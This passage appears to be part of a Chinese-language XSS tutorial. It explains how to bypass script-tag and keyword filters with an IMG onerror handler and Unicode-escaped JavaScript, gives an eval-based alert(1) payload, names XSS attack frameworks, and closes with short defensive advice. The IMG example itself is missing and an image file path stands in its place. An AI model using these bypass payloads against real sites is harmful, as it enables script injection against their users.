如果过滤了 <script> 标签，那么还可以换一种方式，并不是只有Script标签才可以执行弹窗。比如，用 <IMG> 标签也行。





可以看到图片是裂开的那种样子，我们指定的图片地址根本不存在，所以onerror里的代码也能得到执行。

脚本编码的绕过方式，是针对关键词过滤所出发的。有的程序员，对代码中的关键词 比如 script进行过滤，这个时候就可以用到编码了，尝试编码后再进行插入。比如，alert(1)编码过后就是：

```
\u0061\u006c\u0065\u0072\u0074(1)
```

那么执行的工具语句也就是：

```
<script>eval(\u0061\u006c\u0065\u0072\u0074(1))</script>
```




方法还有很多种，看你对JavaScript的理解功底了。利用相关软件：

1. xsser kalilinux自带。
2. Xsser.me 一个开源的xss攻击框架。

防御手段也很简单，开头所说的一切安全问题出在输入输出的过程中，首先过滤掉常见的标签，script alert 尖括号<>等，在输入一些敏感字符的时候，要进行编码转换。